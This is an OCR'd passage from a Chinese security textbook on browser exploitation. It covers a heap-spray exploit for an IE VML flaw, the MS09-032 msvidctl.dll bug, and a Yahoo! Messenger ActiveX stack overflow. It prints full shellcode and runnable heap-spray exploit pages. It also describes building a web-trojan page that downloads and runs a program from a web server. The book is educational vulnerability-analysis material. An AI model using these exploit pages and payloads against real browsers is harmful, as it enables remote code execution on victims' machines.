（4）函数返回后，会跳去堆区的地址 0x0c0c0c0c 取指执行，恰好遇到我们申请的其中一块堆内存。顺序执行完大量的 nop 指令之后，CPU 将最终将执行 shellcode。

在给出 exploit 页面之前，还要处理一个细节。JavaScript 以 Unicode 形式识别字符串，例如，前边输入的 ASCII 字符“QQQQ”放入栈中后都将被扩展为 Unicode。因此我们要将平时使用 C 语言形式的 shellcode 转换为 JavaScript 所能够识别的 Unicode 格式。

例如，“\x44\x77”转换后将变成“\u7744”，即以\u 为转义符，将双字节逆序。这件工作可以通过下面这段小程序来完成。

```
   #include <stdio.h>
FILE * fp=NULL;
void A2U(unsigned char * ascii, int size)
{
       int i=0;
       unsigned int unicode = 0;

       for(i=0; i<size; i+=2)//read a unicode
       {

          unicode = (ascii[i+1] << 8) + ascii[i];
          fprintf(fp, "\\u%0.4x", unicode);

       }
}
void main(int argc, char **argv)
{
       char popup_general[]=
         "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
         "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
         "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
         "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
```

```
        "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
        "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
        "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
        "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
        "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
        "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
         "\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
      if((fp=fopen("VML_SC","w"))==NULL)
         exit(0);
      A2U(popup_general, strlen(popup_general));
      fclose(fp);
   }
```

上述代码把弹出消息框并显示“failwest”的 shellcode 转换成 Unicode 形式，并导出到同目录下的 unicode_shellcode.txt 文件中。

使用上述程序得到的 shellcode 不难构造出最终的 exploit 网页。

```
   <html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<title>failwest</title>
<style>
<!--v\:* { behavior: url(#default#VML); }-->
</style>
</head>
<script language="javascript">
var
 shellcode="\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91\uf48b\u7e8d\
 u33f4\ub7db\u2b04\u66e3\u33bb\u5332\u7568\u6573\u5472\ud233\u8b64\u305a\u4b
 8b\u8b0c\u1c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505\u57ff\u95f8\u8b60\
 u3c45\u4c8b\u7805\ucd03\u598b\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a
 06\u74c4\uc108\u07ca\ud003\ueb46\u3bf1\u2454\u751c\u8be4\u2459\udd03\u8b66\
 u7b3c\u598b\u031c\u03dd\ubb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33\u68
 53\u6577\u7473\u6668\u6961\u8b6c\u53c4\u5050\uff53\ufc57\uff53\uf857";
var nop="\u9090\u9090";
while (nop.length<= 0x100000/2)
{
          nop+=nop;
}
nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2 );
var slide = new Array();
for (var i=0; i<200; i++)
{
          slide[i] = nop + shellcode;
}
</script>
```

```
<body>
<v:rect style="width:444pt;height:444pt" fillcolor="black">
<v:fill method="&#x0c0c;&#x0c0c……&#x0c0c;&#x0c0c;&#x0c0c;"/>
</v:rect>
</body>
   </html>
```

用存在漏洞的 IE 将上述页面打开，shellcode 将得到执行，最终弹出我们熟悉的消息框，如图 27.3.1 所示。




图 27.3.1　网页中的 shellcode 得到执行

Heap Spray 技术频繁用于 IE 漏洞的攻击，目前，Symantec 等著名反病毒产品已经能够实时检测含有这类攻击特征的网页。例如，上述的 POC 代码会被 Norton 判定为存在威胁的文件并推荐删除。如果您的实验环境中有反病毒软件，建议在实验过程中暂时关闭。如果您研究过 MetaSploit 所公布的 exploit 模块，会发现他们在网页所使用的变量、脚本格式等方面做了大量的随机和混淆处理，用于避开杀毒软件的特征检测，增加 exploit 的通用性和渗透力。

第 28 章　MS09-032 分析：一个“&”引发的血案

28.1　MS09−032 简介

2009 年 7 月 5 日，微软爆出了 MPEG-2 视频漏洞，也就是著名的 Microsoft DirectShow MPEG-2 视频 ActiveX 控件远程代码执行漏洞。该漏洞微软编号为 MS09-032，CVE 编号为 CVE-2008-0015，对应补丁号为 KB 973346。

该漏洞存在于微软 DirectShow 组件 msvidctl.dll 中，程序员由于粗心大意，将传入参数 buff 误写为&buff，而&buff 附近恰巧存放着 S.E.H 异常处理函数指针，可以通过覆盖 S.E.H 并结合 Heap spray 技术实现 exploit。

该漏洞几乎影响到微软当时全部的操作的系统。由于 Vista 和 2008 操作系统上具有一些保护机制，虽然存在漏洞，但是 exploit 代码不能被轻易执行。

下面我们就来详细分析一下这个漏洞产生的原因和其利用过程。

28.2　漏洞原理及利用分析

因为这是一个浏览器中 ActiveX 控件漏洞，所以我们需要用一个 POC 页面来触发这个漏洞。

```
    <html>
    <body>
    <div id="DivID"></div>
    <script>
    var nop="\u9090\u9090";
    var       shellcode="\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91\uf48b\
u7e8d\u33f4\ub7db\u2b04\u66e3\u33bb\u5332\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b
\u8b0c\u1c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505\u57ff\u95f8\u8b60\u3c45\u4c8
b\u7805\ucd03\u598b\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06\
u74c4\uc108\u07ca\ud003\ueb46\u3bf1\u2454\u751c\u8be4\u2459\udd03\u8b66\u7b3c\
u598b\u031c\u03dd\ubb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33\u6853\u6577\
u7473\u6668\u6961\u8b6c\u53c4\u5050\uff53\ufc57\uff53\uf857";
    while(nop.length<=0x100000/2)
    {
       nop+=nop;
    }
```

```
    nop=nop.substring(0,0x100000/2-32/2-4/2-shellcode.length-2/2);
    var slide = new Array();
    for(var i=0;i<200;i++)
    {
      slide[i] = nop + shellcode;
    }
    var myObject=document.createElement('object');
    DivID.appendChild(myObject);
    myObject.width='1';
    myObject.height='1';
    myObject.data='./logo.gif';//加载畸形文件
    myObject.classid='clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
    </script>
    </body>
    </html>
```

从 POC 页面中我们可以看出这是一个典型的 Heap spray 攻击。首先通过 Heap spray 技术占领内存，然后通过向 Msvidctl.dll 中加载畸形文件达到控制 S.E.H 的目的，最后在程序触发异常的时候，劫持程序流程，实现溢出。我们将在表 28-2-1 中的实验环境中完成这一过程。

表 28-2-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP3	建议在虚拟机 VMware 7.0 中运行
浏览器版本	Internet Explorer 7	
Msvidctl.dll 版本	6.5.2600.5512	

因为 POC 页面是靠覆盖程序的 S.E.H 来劫持程序流程的，所以程序会在某个位置发生异常，不妨从出现异常的位置入手来分析。首先设置 OllyDbg 可以捕获所有异常，然后用 OllyDbg 加载 IE，并打开 POC 页面，OllyDbg 会在异常处中断，如图 28.2.1 所示。

图 28.2.1　Olly Dbg 在程序异常处中断

异常发生在0x59F0D5A8处，产生原因是需要读取EBX+8处的数据，而EBX在前面一系列操作中已被修改为0x0020，这样就触发了一个读取错误的异常。再来看看S.E.H链的情况，从图28.2.1中可以看到S.E.H异常处理函数指针已经被覆盖为0x0C0C0C0C。以上情况说明溢出的关键操作已经完成，如果要分析漏洞产生的原因，需要从0x59F0D5A8回溯找到程序的溢出点。

通过观察周围的汇编代码（参考IDA分析结果），可以确定0x59F0D5A8处的指令所在函数的入口点为0x59F0D3BA。先在0x59F0D3BA处下硬件执行断点，以观察程序和S.E.H的状态。设置好硬件断点后用OllyDbg重新运行IE并打开POC页面，程序在0x59F0D3BA处中断。这时查看S.E.H状态会发现一切正常，说明程序还没有发生异常。继续单步运行程序，运行完0x59F0D469处的CALL 0x59F0D3BA程序会出现异常。

在函数体内调用自身，很明显这是一个递归调用，现在可以确定问题肯定出在位于0x59F0D3BA的这个函数里边。去掉0x59F0D3BA处的硬件断点，在0x59F0D469处下硬件执行断点，用OllyDbg重新运行IE并打开POC页面。程序在0x59F0D469处中断后按F9键让程序继续运行，由于这是一个递归调用所以程序还是会在0x59F0D469处中断，我们继续按F9键，程序出现异常，这说明异常出现在第二次按F9键之后。

用OllyDbg重新运行IE并打开POC页面，程序在0x59F0D469处中断后按F9键让程序继续运行，程序再次中断在0x59F0D469，按F7键单步进入这个CALL来看看具体情况，执行过程中要时刻注意S.E.H链的状态。程序执行完0x59F0D4D4 CALL 0x59F0D61E后S.E.H被修改了，如图28.2.2所示，说明这个CALL里边有点问题。




图28.2.2 S.E.H 被覆盖

针对CALL 0x 59F0D61E再起一轮调试，依然用OllyDbg重新运行IE并打开POC页面，程序在0x59F0D469处中断后我们按F9键让程序继续运行，程序再次中断在0x59F0D469后对0x59F0D4D4下断点，然后按F9键让程序继续运行。程序在0x59F0D4D4处中断后跟入这个CALL，然后单步运行程序，并注意观察S.E.H的状态，终于我们发现程序在执行完0x59F0D74D处的CALL操作后S.E.H被修改了，如图28.2.3所示。

仔细观察这个CALL会发现程序在这调用的是mshtml中的Read函数，这个函数是对ReadFile函数的一个封装，用来将文件中的内容读入到缓冲区内。该函数本身是没问题的，所

以可以推测是调用这个函数时传递的参数存在问题，造成了溢出。




图 28.2.3　调用 mshtml.dll 中的 Read 函数后 S.E.H 被覆盖

使用 IDA 打开 Msvidctl.dll，可以看到 0x59F0D74D 附近的反汇编代码如下所示。

```
.text:59F0D70B loc_59F0D70B:       ; CODE XREF: sub_59F0D61E+E1↑j
.text:59F0D70B              mov    eax, [ebp-28h]
.text:59F0D70E              mov    [ebp-20h], eax
.text:59F0D711              lea    eax, [ebp-20h]
.text:59F0D714              push   eax            ; rgsabound
.text:59F0D715              push   1              ; cDims
.text:59F0D717              push   11h            ; vt
.text:59F0D719              mov    [ebp-1Ch], ebx
.text:59F0D71C             call   ds:SafeArrayCreate;申请安全数组
.text:59F0D722              mov    ebx, eax
.text:59F0D724              test   ebx, ebx
.text:59F0D726              jnz    short loc_59F0D732
.text:59F0D728              mov    eax, 8007000Eh
.text:59F0D72D              jmp    loc_59F0D7BD
.text:59F0D732 ; ---------------------------------------------------------- -
.text:59F0D732 loc_59F0D732:      ; CODE XREF: sub_59F0D61E+108↑j
.text:59F0D732              lea    eax, [ebp+8]
.text:59F0D735              push   eax            ; ppvData
.text:59F0D736              push   ebx            ; psa
.text:59F0D737        call   ds:SafeArrayAccessData;引用加 1，并返回数据指针
.text:59F0D73D              test   eax, eax
.text:59F0D73F              jl     short loc_59F0D7BD
.text:59F0D741              mov    eax, [edi]
.text:59F0D743              push   0
.text:59F0D745              push   dword ptr [ebp-28h];读取长度
.text:59F0D748              lea    ecx, [ebp+8];罪魁祸首
.text:59F0D74B              push   ecx
.text:59F0D74C              push   edi
.text:59F0D74D              call   dword ptr [eax+0Ch]
```

从代码中 0x59F0D732~0x59F0D737 的操作可以看出 EBP+8 处应该是一个局部变量，用来保存安全数组的指针。当我们需要向这个数组里写入数据时只需要从 EBP+8 处取出这个指针即可，转换成汇编后应为 MOV **,[EBP+8]，但是程序却执行了 LEA ECX,[EBP+8]（0x59F0d748 处），这样的话传递给 mshtml.Read 函数的参数不是[EBP+8]而成了 EBP+8。这就相当于传递参数时将 buff 写成了&buff。现在大家对这个漏洞的原理都应该清楚了，一句话概括这个漏洞的原理，那就是一个“&”引发的血案。

清楚原理之后，要想成功溢出这个漏洞，我们还需要一个能够触发这个漏洞的畸形的 MPEG-2 文件。再次用 OllyDbg 重新运行 IE 并打开 POC 页面，然后使用前面介绍的方法在 0x59F0D74D 处中断程序，观察内存状态。

从图 28.2.4 中可以看出 Read 函数会将文件中的数据部分错误地写到 0x1F79200 开始的内存中，而距离这个位置最近的 S.E.H 句柄位于 0x01F7922C，所以只要待读取文件的数据部分长度大于 48 个字节就可以覆盖掉 S.E.H 句柄。我们只要在文件数据部分的 41～48 字节部分放置 0xFFFFFFFF 和 0x0C0C0C0C 就可以伪造 S.E.H 记录了。




图 28.2.4　调用 mshtml.dll 中的 Read 函数前内存状态

这里不再对 MPEG-2 文件格式做过多赘述，请参照图 28.2.5 中对文件中关键部分的解释来理解畸形文件的构造过程。




图 28.2.5　畸形文件说明

现在大家对这个漏洞原理和利用都清楚了吧？关掉 OllyDbg，直接用 IE 打开 POC 页面，就可以看到熟悉的“failwest”对话框弹出了，如图 28.2.6 所示。




图 28.2.6 shellcode 成功执行

第 29 章　Yahoo!Messenger 栈溢出漏洞

29.1　漏洞介绍

雅虎通（Yahoo！Messenger）是由全球领先的互联网公司雅虎（Yahoo!）推出的即时聊天工具，它拥有聊天情景(IMViroment)、语音聊天室、超级视频、多方会谈、好友清单、来信提醒、防火墙等诸多功能。它能让您与朋友、家人、同事及其他人进行趣味十足的即时交流。另外早在 MSN Messenger 流行之前，国内已有为数不少的 Yahoo Messenger 的用户，而且 Yahoo Messenger 早已支持手机聊天。

2007 年 6 月该软件在系统中注册的多个 ActiveX 控件被发现存在远程栈溢出漏洞，受影响的版本为 Yahoo! Messenger 8.1（当时的最新版）。由于 Yahoo! Messenger 非常流行，该漏洞在当时被标注为最高（highest）安全级别。

29.2　漏洞分析

本章漏洞调试的实验环境如表 29-2-1 所示

表 29-2-1　Yahoo! Messenger 8.1 ActiveX 漏洞实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP3	建议在虚拟机 VMware 7.0 中运行
Yahoo	Yahoo! Messenger 8.1	
ywcupl.dll	2.0.1.4	大小：188,416 字节；Clsid：DCE2F8B1-A520-11D4-8FD0-00D0B7730277
ywcvwr.dll	2.0.1.4	大小：143,360 字节；Clsid：9D39223E-AE8E-11D4-8FD3-00D0B7730277

注意：安装好 Yahoo! Messenger 后，请到其安装目录下（C:\Program Files\Yahoo!\Messenger）确认 ywcupl.dll 与 ywcvwr.dll 的版本。如果您找不到恰当的版本，可用本书附带资料中所提供的 DLL 文件替换之以重现漏洞。

根据 20.1 节 ActiveX 控件知识的介绍，安装好 Yahoo！Messenger 8.1 后，可以在注册表中定位到其注册的 ActiveX 控件，如图 29.2.1 所示。

图 29.2.1　在注册表中查找 Yahoo! Messenger 8.1 注册的 ActiveX 控件

可以将找到的 Yahoo! Messeng er 8.1 注册的所有 ActiveX 控件信息从注册表中导出，如图 29.2.2 所示，共计 21 个控件。其中前 2 个，即 ywcupl.dll 和 ywcvwr.dll，被发现存在漏洞，本章将重点分析前者，后者原理与前者类似。

图 29.2.2　Y ahoo! Messenger 8.1 注册的 ActiveX 控件

我们可以用 OLEVIEW 来查看 ywcup1.dll 控件中的函数和属性。如果没有安装 VC++ 6.0 而安装了更高版本的 Visual Studio 2003/2005/2008/2010 的话，则可以用 Visual Studio 的对象浏览器查看 ywcupl.dll 控件中的函数和属性。

打开 Visual S tudio，新建一个项目，然后点击菜单中的“项目”→“添加引用”，切换到“浏览”选项卡中选择要查看的控件，单击“确定”按钮即可将控件加入到当前项目中，

这时在解决方案资源管理器窗口中的引用标签下可以看到加入的引用控件。然后右键点击该引用，选择“在对象浏览器中查看”，即可看到该控件中所包含的类和方法。如下图 29.2.3 所示。




图 29.2.3　y wcupl.dll 控件中的函数和属性

该 ActiveX 控件没有严格地验证对 Server 属性的输入。如果向该属性传送了超长字符串然后又调用 Send()方法的话，可以触发栈溢出并执行任意指令。用于调试漏洞的 POC 如下：

```
    <html>
    <html>
    <object classid='clsid:DCE2F8B1-A520-11D4-8FD0-00D0B7730277' id='target'>
</object>
    <script>
    //弹出计算器的 shellcode
    shellcode = unescape("%u9090%u9090%u9090%uC929%uE983%uD9DB%uD9EE%u2474" +
    "%u5BF4%u7381%uA913%u4A67%u83CC%uFCEB%uF4E2%u8F55" +
    "%uCC0C%u67A9%u89C1%uEC95%uC936%u66D1%u47A5%u7FE6" +
    "%u93C1%u6689%u2FA1%u2E87%uF8C1%u6622%uFDA4%uFE69" +
    "%u48E6%u1369%u0D4D%u6A63%u0E4B%u9342%u9871%u638D" +
    "%u2F3F%u3822%uCD6E%u0142%uC0C1%uECE2%uD015%u8CA8" +
    "%uD0C1%u6622%u45A1%u43F5%u0F4E%uA798%u472E%u57E9" +
    "%u0CCF%u68D1%u8CC1%uECA5%uD03A%uEC04%uC422%u6C40" +
    "%uCC4A%uECA9%uF80A%u1BAC%uCC4A%uECA9%uF022%u56F6" +
```

```
"%uACBC%u8CFF%uA447%uBFD7%uBFA8%uFFC1%u46B4%u30A7" +
"%u2BB5%u8941%u33B5%u0456%uA02B%u49CA%uB42F%u67CC" +
"%uCC4A%uD0FF");
bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
//开辟连续的多个内存堆块 nop+shellcode
memory = new Array();
for (x=0; x<800; x++) memory[x] = block + shellcode;
var buffer = '\x0a';
while (buffer.length < 5000)
//触发漏洞
buffer+='\x0a\x0a\x0a\x0a';
target.server = buffer;
target.initialize();
target.send();
</script>
</html>
```

上述 POC 代码使用了 Heap Spray 技术（参照 6.4 节）。其作用就是首先在内存中开辟大量的堆块，每个堆块中存放着大片大片的 90（nop 指令）和 shellcode，以及 00h，其中开辟的堆块地址包括了 0a0a0a0ah 这个地址。然后通过 clsid 在网页中嵌入有漏洞的 ActiveX 控件（ywcupl.dll），并触发这个漏洞，使得在访问该网页的主机上实现远程栈溢出，溢出后的 EIP 值为 0a0a0a0ah，返回后的程序将执行到内存的堆区，而这个堆区正是事先开辟好的放有 nop＋shellcode 内存堆块中的一块。因此导致执行任意代码。

那么程序到底在哪里溢出呢？是哪里的程序写得不妥呢？这就需要我们用 OllyDbg 动态地跟踪 IE 来访问这个网马，并在关键的程序段附近，用 IDA 静态分析代码流程和结构。

调试过程大至如下：首先将 POC 代码中的 buffer+='\x0a\x0a\x0a\x0a'; 改成 buffer+='\xff\xff\xff\xff'; 在溢出的现场制造一个内存访问异常，并以此作为断点线索，迅速定位到溢出代码。这种断点方式请参见 27.2.1 节中所介绍的“畸形 RetAddr 断点”调试方法。下面我们具体的一步步来分析。

- 第一步，制造内存访问异常

把上面网马中 buffer+='\x0a\x0a\x0a\x0a'; 改成 buffer+='\xff\xff\xff\xff'; 为什么要这样改呢？试想如果直接用 OllyDbg 跟，程序没有任何异常，最后计算器弹出来了，而我们什么也没得到，

只能说调试失败。调试不下断点就不叫调试，然而我们也不知道 ywcupl.dll 中哪个地方溢出，所以没法下断点。不过我们知道一点，程序溢出后会访问 0a0a0a0ah 处的程序，如果我们把 0a0a0a0ah 换成 ffffffffh，由于内存访问错误，跟踪时程序自然会停下来，这也就相当于下了一个断点，总之效果都是让程序停下来。这也就是第 27.2.1 节中所介绍的“畸形 RetAddr 断点”调试方法。

- 第二步，分析溢出后的栈帧

通过第一步，已经可以让程序溢出后停下来，这时我们需要好好观察一下栈里的情况，找到离溢出点上面最近的一个返回地址，返回地址指向的指令的前一个指令一定是一个函数调用，可以断定溢出一定是发生在这个函数内部的。记住这个函数地址，我记的地址是 xxxxA472h(xxxx 是 ywcupl.dll 每次加载到内存的基址)。

- 第三步，用 IDA 静态分析。

有了第二步得到的函数（地址为 xxxxA472h），就好像破案过程中抓到了嫌疑犯，下面就对“嫌疑犯”进行进一步的分析，如图 29.2.4 所示。




图 29.2.4 y wcupl.dll 中的栈溢出分析

- 第四步，OllyDbg 跟踪确认

上面三步可以说已经把溢出的位置和原因分析清楚了，最后把网马中的 buffer+='\x0a\x0a\x0a\x0a';再改回来，然后用 OllyDBG 再次跟踪，通过观察分析栈的变化情况，确认我们上面分

析的结论。

至此，漏洞分析就完成了。总的来说，ywcupl.dll 溢出的根本原因是没有正确地验证对 Server 属性的输入，致使超长的 Server 属性字符串使得 send（）函数内部栈溢出。

29.3 漏洞利用

该漏洞的发现者 Excepti0n 在 milw0rm.com 上针对 ywcupl.dll 和 ywcvwr.dll 公布了两个网马生成器的源码（http://www.exploit-db.com/exploits/4053/）。首先需要编译一下网马生成器的源码，用 VC6.0 是最合适不过的了！网马生成器的源码可以在 http://www.exploit-db.com/exploits/4053/下载到。

其次就是搭建一个 Web 服务，专门用来让攻击的目标主机下载恶意程序并执行。建个 Web 服务器应该是小菜一碟了，IIS、Apache 都可以。然后选一个目录下放恶意程序，我用 IIS 建了一个 Web 服务，并把 calc.exe（计算器）放到根目录下，那么对应的 URL 就是：http://127.0.0.1/calc.exe

接下来用编译好的网马生成器在命令行下生成网页木马，命令是：yahoo_exp.exe http://127.0.0.1/calc.exe，如图 29.3.1 所示。最终在同路径下得到一个网页，Click_here.html，这个网页就是所谓的网页木马，不要随便乱点，更不要用浏览器打开。

